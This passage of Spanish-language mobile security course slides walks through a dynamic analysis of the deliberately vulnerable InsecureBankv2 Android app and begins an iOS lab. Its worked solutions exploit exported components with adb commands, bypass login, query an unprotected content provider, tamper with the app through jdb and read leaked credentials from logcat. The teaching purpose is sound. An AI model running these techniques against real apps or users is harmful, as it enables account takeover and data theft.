


Datos transmitidos en claro y "*man in the middle*"

Solución

Interceptar conexión a InsecureBank

- Ahora, vamos a inspeccionar una conexión SSL.
- Abre el navegador web y escribe https://www.google.com
- Mientras el navegador muestra la ventana de carga, ve al *proxy* y observa la pestaña de Intercept.
- Además de ver el contenido de la petición SSL, podemos también modificarla a nuestro antojo.



Almacenamiento de datos

- Durante esta tarea se van a revisar los hallazgos encontrados durante el análisis estático, y verificar cada uno de los ficheros creados en tiempo de ejecución.

Tarea
Verifica que los problemas identificados durante el análisis estático (fichero de contraseñas, ficheros en el almacenamiento externo, etc.) están presentes durante la ejecución de la app. Comprueba además todos los ficheros generados en tiempo de ejecución por la aplicación.

Resultado esperado
Un listado con los ficheros generados por la aplicación y las medidas que tiene cada uno implementado para acceder a la información existente en los mismos.

Almacenamiento de datos

Solución

- Vamos a analizar en primer lugar el contenido de la carpeta “shared prefs”:

```
> cd shared_prefs
```

```
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $ ls
com.android.insecurebankv2_preferences.xml
mySharedPreferences.xml
```

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="serverport">8888</string>
    <string name="serverip">192.168.0.63</string>
</map>
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $
```

- Si bien esta información está incluida por conveniencia para poder modificar la URL del servidor durante el proceso de aprendizaje, una configuración así permitiría que otras aplicaciones modificasen la dirección del servidor y se pudiesen enviar datos a un servidor malicioso, sobre todo por la falta de conexiones SSL.

Almacenamiento de datos

Solución

- El segundo fichero muestra lo siguiente:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">amFjaw==
    </string>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==
    </string>
</map>
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $
```

- Los datos se corresponden al almacenamiento de usuario y contraseña ya identificados en el análisis estático. Como se comprobó, la clave de cifrado se encuentra codificada en el código.

Almacenamiento de datos

Solución

- Inspeccionamos ahora el directorio “databases”.

```
> cd databases
```

- Observamos la existencia de un fichero mydb. Para poder inspeccionar su contenido debemos primero modificar los permisos del fichero para que sea extraíble del emulador/dispositivo.

```
> chmod 777 mydb
```

- Ahora salimos de la sesión del usuario y adb.

```
> exit
```


- Y desde la consola, ejecutamos:

```
> adb pull
/data/data/com.android.insecurebankv2/databases/myd
```

Almacenamiento de datos

Solución

- Como su nombre indica, probablemente se trate de un fichero de base de datos en formato sqlite (muy utilizado en dispositivos móviles) así que abrimos el fichero con la herramienta *Sqliteman* disponible en Santoku.



- Si bien el fichero parece no tener información relevante, por el momento está preparado para almacenar datos como tarjetas de crédito, todo ello sin cifrar.


Almacenamiento de datos

Solución

- Finalmente, pasamos a revisar el almacenamiento externo, puesto que durante el análisis estático se comprobó que se estaba almacenando información ahí:

```
> cd /sdcard
> ls
```

- Realizando un ls, y dependiendo de la información ya existente en la tarjeta SD, se puede ver que se incluye un fichero Statements_jack.html.
- Este fichero contiene la información relativa a las transferencias realizadas



- Dado el lugar en el que está almacenado, cualquier aplicación va a poder acceder a este fichero.

Almacenamiento de datos

Solución

- En total se han identificado los siguientes problemas:
  - Dirección del servidor almacenada sin ninguna medida de protección.
  - Usuario y contraseña del servicio, cifrados con una clave codificada en claro dentro del código de la aplicación.
  - Fichero de base de datos de transacciones, en el momento de la revisión, se encuentra vacío, pero por su estructura, parece almacenar información muy sensible (tarjeta de crédito).
  - Fichero de movimientos almacenado en la tarjeta SD (compartida) sin ningún tipo de protección.

Componentes vulnerables

- Durante el análisis estático de la aplicación, se identificaron una serie de componentes (*broadcast receiver*, actividades y *content providers*) vulnerables. Durante esta actividad se comprobará de forma práctica la existencia de dichas vulnerabilidades.

Tarea
Demuestra la existencia de componentes vulnerables en la aplicación mediante la ejecución de ataques sobre los mismos. Para la realización de la tarea, se recomienda utilizar el listado de componentes obtenido durante el análisis estático y el código descompilado en formato smali o Java.

Resultado esperado
Un listado con los componentes cuyas vulnerabilidades se han podido verificar y muestras de los resultados efectuados sobre los mismos, tras cada ataque.

Componentes vulnerables - *BroadcastReceivers*

Solución

- Durante el análisis estático se identificó que el *BroadcastReceiver* "MyBroadcastReceiver" estaba expuesto y era susceptible de ser atacado.
- El *manifest* de la aplicación nos indica que la acción utilizada para activar el *BroadcastReceiver* es "theBroadcast".

```
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```

- Realizamos una búsqueda en JD-GUI para localizar los parámetros que utiliza el *receiver*.

```
private void broadcastChangepasswordSMS(String paramString1, String paramString2)
{
  if (TextUtils.isEmpty(paramString1.toString().trim()))
  {
    System.out.println("Phone number Invalid.");
    return;
  }
  Intent localIntent = new Intent();
  localIntent.setAction("theBroadcast");
  localIntent.putExtra("phonenumber", paramString1);
  localIntent.putExtra("newpass", paramString2);
  sendBroadcast(localIntent);
}
```

Componentes vulnerables - *BroadcastReceivers*

Solución

- Se comprueba que se reciben dos parámetros, uno el número de teléfono y otro la nueva contraseña.
- Pasamos a analizar el código de MyBroadcastReceiver.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  String str1 = paramIntent.getStringExtra("phonenumber");
  String str2 = paramIntent.getStringExtra("newpass");
  if (str1 != null)
    try
    {
      SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("mySharedPreferenc
      this.usernameBase64ByteString = new String(Base64.decode(localSharedPreferences.getString("Encr
      String str3 = localSharedPreferences.getString("superSecurePassword", null);
      String str4 = new CryptoClass().aesDeccryptedString(str3);
      String str5 = str1.toString();
      String str6 = "Updated Password from: " + str4 + " to: " + str2;
      SmsManager localSmsManager = SmsManager.getDefault();
      System.out.println("For the changepassword - phonenumber: " + str5 + " password is: " + str6);
      localSmsManager.sendTextMessage(str5, null, str6, null, null);
      return;
    }
    catch (Exception localException)
```

- Vemos que la operación envía un SMS informando de la actualización del nuevo *password*. Si conseguimos llamar al *receiver* desde otra aplicación, podríamos modificar el *password* del usuario.

Componentes vulnerables - *BroadcastReceivers*

Solución

- La consola del dispositivo nos permite lanzar *intents* sin la necesidad de crear una aplicación completa que los envíe. De esta manera, se puede comprobar la respuesta de una aplicación de forma rápida.
- Vamos a utilizar *adb* para crear un *Intent* que aproveche la vulnerabilidad del receiver y envíe un SMS cambiando la contraseña del usuario.
- Utilizamos el siguiente:


```
> adb shell
> am broadcast -a theBroadcast -n
com.android.insecurebankv2/com.android.insecurebankv2.MyBro
adCastReceiver --es phonenumber 123456 –es newpass  Prueba@123!
```

- Parámetros:
  - `-a` (indica la acción)-
  - `-n` (indica el componente)-
  - `-es` (añade un extra al *Intent*, en formato clave y después, valor)-

Componentes vulnerables - *BroadcastReceivers*

Solución

- Dependiendo de la versión de Android, obtendremos un mensaje de alerta avisando de que se va a enviar un mensaje de texto.



Componentes vulnerables - Actividades

Solución

- Durante el análisis estático se comprobó que la actividad *PostLogin* contaba con el atributo *exported = true.*
- Esto implica que podemos lanzarla desde otras aplicaciones.
- Utilizando una aproximación similar a la utilizada para explotar el *BroadcastReceiver*:


```
> adb shell
> am start -n com.android.insecurebankv2/.PostLogin
```

- Parámetros:
  - `start` indica que se va a iniciar una actividad o servicio.
  - `-n` indica la ruta al servicio o actividad a iniciar.

Componentes vulnerables - Actividades

Solución

- Comprobamos cómo se carga el menú de la aplicación:



- Este menú debería cargarse únicamente después de haber introducido un usuario y contraseña válidos.

Componentes vulnerables - *Content Providers*

Solución

- Durante el análisis estático de la aplicación, se comprobó que la misma declaraba un *Content Provider* al que podían acceder otras aplicaciones y no estaba protegido por permisos.
- Lo primero que debemos hacer para poder explotarlo es localizar la URI a la que apunta el *provider* en el código. Para ello:

```
> androlyze -s
> a, d, dx = AnalyzeAPK("InsecureBankv2.apk")
> z = dx.tainted_variables.get_strings()
> for i in z:
    if 'content' in i[0].get_info():
        print i[0].get_info()
        print i[0].show_paths(d)
```

- Nos ofrece, entre otros, el siguiente resultado:

```
content://com.android.insecurebankv2.TrackUserContentProvider/t
rackerusersR
2 Lcom/android/insecurebankv2/TrackUserContentProvider;-
><clinit> ()V
```

Componentes vulnerables - Content Providers

Solución

- Sabiendo la URI:
  ```
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusersR
  ```
- Podemos ejecutar el siguiente comando desde la *shell* del dispositivo/emulador:
  ```
  > adb shell
  > content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
  ```
- Este comando realiza una petición *content provider* como si se tratase de otra aplicación del sistema.
- El resultado obtenido es el contenido del fichero de *tracking*:

```
Row: 0 id=1, name=jack
Row: 1 id=2, name=jack
```

Manipulación en tiempo de ejecución

- La manipulación en tiempo de ejecución permite modificar el comportamiento de la aplicación en tiempo de ejecución.
- Puede utilizarse para saltarse medidas de protección solo implementadas en el cliente, para descubrir elementos ocultos en la misma (contenido de pago, etc.) aplicación o analizar el comportamiento de una aplicación ante eventos no previstos.

Tarea
Utiliza el depurador de Java (jdb) para modificar el comportamiento de la actividad de *login* de tal forma que, independientemente del nombre que haya introducido el usuario, se modifique por otro que siempre haga fallar el *login.*


Resultado esperado
Cuando el usuario presiona “Login”, la aplicación hará *login*, pero con otro usuario diferente, que se cargará en pantalla después del intento fallido.

Manipulación en tiempo de ejecución

Solución

- El depurado de aplicaciones en Android se realiza mediante *jdb.*
- Para utilizar el depurador, debemos conocer a qué puerto queremos conectarlo. En el emulador, todas las aplicaciones permiten la conexión del depurador a través de un puerto configurado por adb.
- Para averiguar el puerto relativo a *InsecureBankV2* abrimos en la consola:

```
> ddms
```



- Jdb se deberá conectar al 8614.

Manipulación en tiempo de ejecución

Solución

- Lanzamos jdb:
  ```
  > jdb -attach localhost:8614
  ```
- Verificamos la lista de métodos que tiene la clase de la actividad del *login* para buscar un punto donde ejecutar nuestro código.
  ```
  > methods com.android.insecurebankv2.LoginActivity
  ```
- Obtenemos todos los métodos que tiene la clase.

```
android.view.Window$Callback onCreatePanelMenu(int, android.view.Menu)
android.view.Window$Callback onCreatePanelView(int)
android.view.Window$Callback onDetachedFromWindow()
android.view.Window$Callback onMenuItemSelected(int, android.view.MenuItem)
android.view.Window$Callback onMenuOpened(int, android.view.Menu)
android.view.Window$Callback onPanelClosed(int, android.view.Menu)
android.view.Window$Callback onPreparePanel(int, android.view.View, android.vie
.Menu)
android.view.Window$Callback onSearchRequested()
android.view.Window$Callback onWindowAttributesChanged(android.view.WindowManag
r$LayoutParams)
android.view.Window$Callback onWindowFocusChanged(boolean)
android.view.Window$Callback onWindowStartingActionMode(android.view.ActionMode
Callback)
android.view.KeyEvent$Callback onKeyDown(int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyLongPress(int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyMultiple(int, int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyUp(int, android.view.KeyEvent)
```

- El número tan elevado se debe a que se incluyen todos lo métodos que hereda de otras clases.

Manipulación en tiempo de ejecución

Solución

- Vamos a hacer que el comportamiento suceda cuando apretamos el botón de “Login”.
- Observando el código de la aplicación, vemos que cuando se aprieta ese botón se llama al método ”performlogin”, por lo que hacemos lo siguiente:

```
> stop in com.android.insecurebankv2.LoginActivity.performlogin
Set breakpoint com.android.insecurebankv2.LoginActivity.performlogin
>
```

- Ahora en el emulador, pinchamos el botón “Autofill credentials” y después intentamos hacer *login*. En el depurador sucede lo siguiente:

```
Breakpoint hit:
Breakpoint hit: "thread=<1> main", com.android.insecurebankv2.LoginActivity.perf
ormlogin(), line=148 bci=0

<1> main[1]
```

Manipulación en tiempo de ejecución

Solución

- Mediante el comando “where”, obtenemos la pila de ejecución:

```
<1> main[1] where
  [1] com.android.insecurebankv2.LoginActivity.performlogin (LoginActivity.java:
148)
  [2] com.android.insecurebankv2.LoginActivity$1.onClick (LoginActivity.java:62)
  [3] android.view.View.performClick (View.java:4,240)
  [4] android.view.View$PerformClick.run (View.java:17,721)
  [5] android.os.Handler.handleCallback (Handler.java:730)
  [6] android.os.Handler.dispatchMessage (Handler.java:92)
  [7] android.os.Looper.loop (Looper.java:137)
  [8] android.app.ActivityThread.main (ActivityThread.java:5,103)
  [9] java.lang.reflect.Method.invokeNative (native method)
  [10] java.lang.reflect.Method.invoke (Method.java:525)
  [11] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.ja
va:737)
  [12] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:553)
  [13] dalvik.system.NativeStart.main (native method)
<1> main[1]
```

Manipulación en tiempo de ejecución

Solución

- Ahora procedemos a cambiar el usuario mediante los siguientes comandos:

```
> eval this.Username_Text = ((EditText)findViewById(2131558520));
> eval this.Username_Text.setText("NoJack")
> eval this.Username_Text.getText()
```

```
<1> main[1] eval this.Username_Text = ((EditText)findViewById(2131558520));
 this.Username_Text = ((EditText)findViewById(2131558520)); = "android.widget.Ed
itText{41bb6380 VFED..CL ......I. 40,0-728,144 #7f0d0078 app:id/loginscreen_user
name}"
<1> main[1] eval this.Username_Text.setText("NoJack")
 this.Username_Text.setText("NoJack") = <void value>
<1> main[1] eval this.Username_Text.getText()
 this.Username_Text.getText() = "NoJack"
<1> main[1]
```

- La última línea nos sirve para comprobar que el valor de la variable ha cambiado, aunque el interfaz no se haya actualizado aún por estar el proceso parado.


Manipulación en tiempo de ejecución

Solución

- Escribimos:

```
> cont
```

- Para continuar la ejecución y vemos cómo en el servidor se recibe el valor noJack y, por lo tanto, no se acepta la conexión del usuario.



- En la aplicación, se muestra el nuevo nombre de usuario hasta que se recibe el error del servidor y se reinicia la actividad.

Revisión de *log* de aplicación

- Durante el análisis estático de la aplicación se identificaron una serie de llamadas a System.out.print y a la librería de *logging* de Android. En esta tarea, vamos a comprobar la información específica que se está filtrando a través de los *log* del sistema.

Tarea
Enumera la información que la aplicación filtra a los *log* del sistema.

Resultado esperado
Un listado con los diferentes elementos de información filtrados a los *log* y el momento en el que se filtran según el uso de la aplicación.

Revisión de *log* de aplicación

Solución

- Durante el análisis estático se comprobó que las llamadas a los *log* y a la salida estándar se realizaban en:
  - `DoLogin$RequestTask;->postData`
  - `ChangePassword$RequestChangePasswordTask$1;->run`
  - `ChangePassword;->broadcastChangepasswordSMS`
  - `DoTransfer$RequestDoTransferTask$1;->run`
  - `MyBroadCastReceiver;->onReceive`
  - `ViewStatement;->onCreate`
- Cargamos el *log* del sistema en la consola:

```
> adb logcat
```


- Vamos a hacer que la aplicación utilice los elementos encontrados para verificar la salida de cada uno.

Revisión de *log* de aplicación

Solución

- Para:
  `DoLogin$RequestTask;->postData`


- En la pantalla de Login, introducimos las credenciales correctas:
  User: jack Password: Jack@123$
- Observamos el logcat y comprobamos:




Revisión de *log* de aplicación

Solución

- Una vez dentro de la aplicación, comprobamos:
  `ChangePassword`
- En el menú, vamos a "*change password*" y escribimos la nueva contraseña:
  Jack@456$
- Observamos el logcat y comprobamos:






- Que corresponde a fugas de información creadas al cambiar el *password* por `ChangePassword` y `MyBroadcastReceiver`

Revisión de *log* de aplicación

Solución

- Salimos de la aplicación y volvemos a entrar con los nuevos credenciales para verificar:
  `DoTransfer`
- Seleccionamos la opción de hacer transferencias.
- Seleccionamos “Get Accounts” para que los datos de la transferencia se carguen.
- Añadimos una cantidad y pulsamos transfer.
- Observamos el logcat y comprobamos.



Revisión de *log* de aplicación

Solución

- Ahora pasamos a comprobar:
  `ViewStatements`
- En el menú principal, seleccionamos la opción para ver los movimientos
- Observamos el logcat y comprobamos:

```
W/AudioService(  277): onLoadSoundEffects(), Error -1 whil
I/System.out(  881): /storage/sdcard/Statements_jack.html
I/ActivityManager(  277): Displayed com.android.insecureba
1s334ms
```


- Nos indica la localización de los ficheros cargados.

Conclusiones

- Resumen sobre las conclusiones del estudio de la aplicación:
  - Se ha comprobado la existencia de componentes de la aplicación que dan acceso a API protegidas (SMS), son accesibles desde otras aplicaciones, pero no están convenientemente protegidos.
  - Se puede acceder a los contenidos del *Content Provider* creado por la aplicación sin permisos.
  - Todas las conexiones al exterior se realizan con conexiones HTTP sin cifrar, lo que permite su intercepción y modificación.
  - La aplicación guarda información sensible en la tarjeta SD o en el almacenamiento interno sin cifrar.
  - Durante su ejecución, la aplicación filtra datos sensibles al *log* del sistema.
  - De forma general, se puede modificar el flujo de ejecución de la aplicación. Si hay alguna medida de protección implementada en el cliente este mecanismo podría desactivarla.

Trabajo adicional

- Si lo deseas, puedes profundizar en las técnicas de análisis dinámico ejecutando estas mismas tareas de análisis dinámico sobre las aplicaciones vulnerables mencionadas durante el análisis estático.
- Si te interesa, También puedes ejecutar tareas de análisis dinámico mediante la aplicación qark, o drozer (no vista en este curso).
- Debido a las limitaciones de tiempo del curso no hemos podido mostrar todas las vulnerabilidades que contiene la aplicación *InsecureBank*, te animamos a que completes el análisis estático y dinámico para buscar nuevas vulnerabilidades no vistas durante este laboratorio:
  - Cifrado débil.
  - Vulnerabilidades en el servidor.
  - Manipulación de parámetros en los *Intent*.
  - WebViews inseguras.
  - Modificación de contraseña vulnerable.





Análisis dinámico de aplicación iOS vulnerable

Introducción

- Durante este laboratorio se va a completar el análisis realizado a la aplicación “Damn Vulnerable iOS app”.
- En este caso, se va a realizar un análisis dinámico de la aplicación.
- La estructura del laboratorio se ha dividido en los siguientes apartados:
  - Preparación inicial del simulador.
  - Preparación de aplicaciones para el análisis dinámico.
  - Preparación inicial del entorno.
  - Análisis.
  - Conclusiones del análisis.

NOTA PARA EL ALUMNO: DEBES REALIZAR TODAS ESTAS TAREAS EN UN DISPOSITIVO QUE NO CONTENGA APLICACIONES NI DATOS PERSONALES, YA QUE SU INTEGRIDAD Y CONFIENDIALIDAD PUEDEN PONERSE EN RIESGO.

Preparación del entorno - Simulador

- Si disponemos del código fuente de la aplicación, el simulador de iOS nos permitirá ejecutar muchas de las tareas del análisis dinámico.
- En general, el simulador de iOS no es configurable y simplemente ejecutará la aplicación que se le envíe a través de Xcode.
- Las conexiones de red creadas por el simulador son exactamente iguales que las que puede generar cualquier aplicación del sistema.
- Para capturar las diferentes conexiones de red deberemos realizar dos tareas:
  - Configurar el *proxy* del sistema en el que ejecuta el simulador para que envíe el tráfico a través de un *proxy* web (Burp en la MV de Santoku):
    - La configuración del *proxy* en el caso de iOS es exactamente la misma que para Android.
    - Hay que asegurarse que la Máquina Virtual tiene el interfaz de red en modo *Bridged.*
  - Añadir el certificado del servidor al simulador para poder capturar conexiones SSL.

Preparación del entorno - *Proxy*

- Durante esta tarea vamos a configurar el *proxy* de Santoku y el equipo en el que se ejecuta el simulador de iOS para que las peticiones del simulador vayan redirigidas al *proxy*.

Tarea
Inicia el servidor *proxy* sin la interceptación activada y configura la máquina en la que se ejecutará el simulador para que envíe su tráfico sin cifrar y SSL a través del *proxy* de Santoku.


Resultado esperado
El servidor *proxy* funcionando y todas las conexiones de la máquina en la que se ejecutará el simulador siendo enviadas al *proxy*.

Preparación del entorno - *Proxy*

